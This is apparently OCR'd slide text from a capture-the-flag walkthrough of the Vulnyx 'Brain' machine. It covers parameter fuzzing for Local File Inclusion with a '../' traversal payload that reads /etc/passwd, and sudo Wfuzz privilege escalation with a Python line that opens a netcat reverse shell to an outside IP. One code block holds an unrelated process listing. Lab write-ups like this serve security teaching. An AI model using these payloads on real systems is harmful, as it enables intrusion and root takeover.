
Vulnyx - Brain
Parameter Name Fuzzing



```
runnable tasks:
 S            task   PID         tree-key  switches  prio
---------------------------------------------------------
 S         systemd     1      2927.102286      1731   120
```

This server only exposes an index.php landing page, so we can try to identify potential Local File Inclusion through parameter fuzzing


Local File Inclusion (LFI)

Local File Inclusion (LFI) is a web app vulnerability where arbitrary local webserver files can be accessed through a web interface

Local File Inclusion (LFI)

LFI vulnerabilities can lead to sensitive data expose, and can also be used as the first step in a chain of attacks

Local File Inclusion (LFI)



```
            Example LFI Payload

FUZZ=../../../../../../../../../etc/passwd
```

When we test for LFI, we typically several `../` patterns in the test payload, followed by a typical publicly accessible file on Linux systems, `/etc/passwd`, which contains all local user accounts for the server

Filesystem Structure

Each `../` indicates an elevation of one level in the filesystem, traveling from the web app's working directory (`/html`) up to the top-level directory (/)

```
/
/var
/var/html
```


Privilege Escalation
Sudo Wfuzz

Wfuzz is a web security tool that can be used to do directory busting and fuzzing attacks

Privilege Escalation
Sudo Wfuzz

But for privilege escalation purposes, what we need to know is that Wfuzz uses scripts, located in a specific directory on the filesystem

Privilege Escalation
Sudo Wfuzz



```
import os
os.system("nc 192.168.212.10 443 -e /bin/bash")
```

If we are able to write to any of those scripts then we could inject code into that script and run any commands we wanted to, as root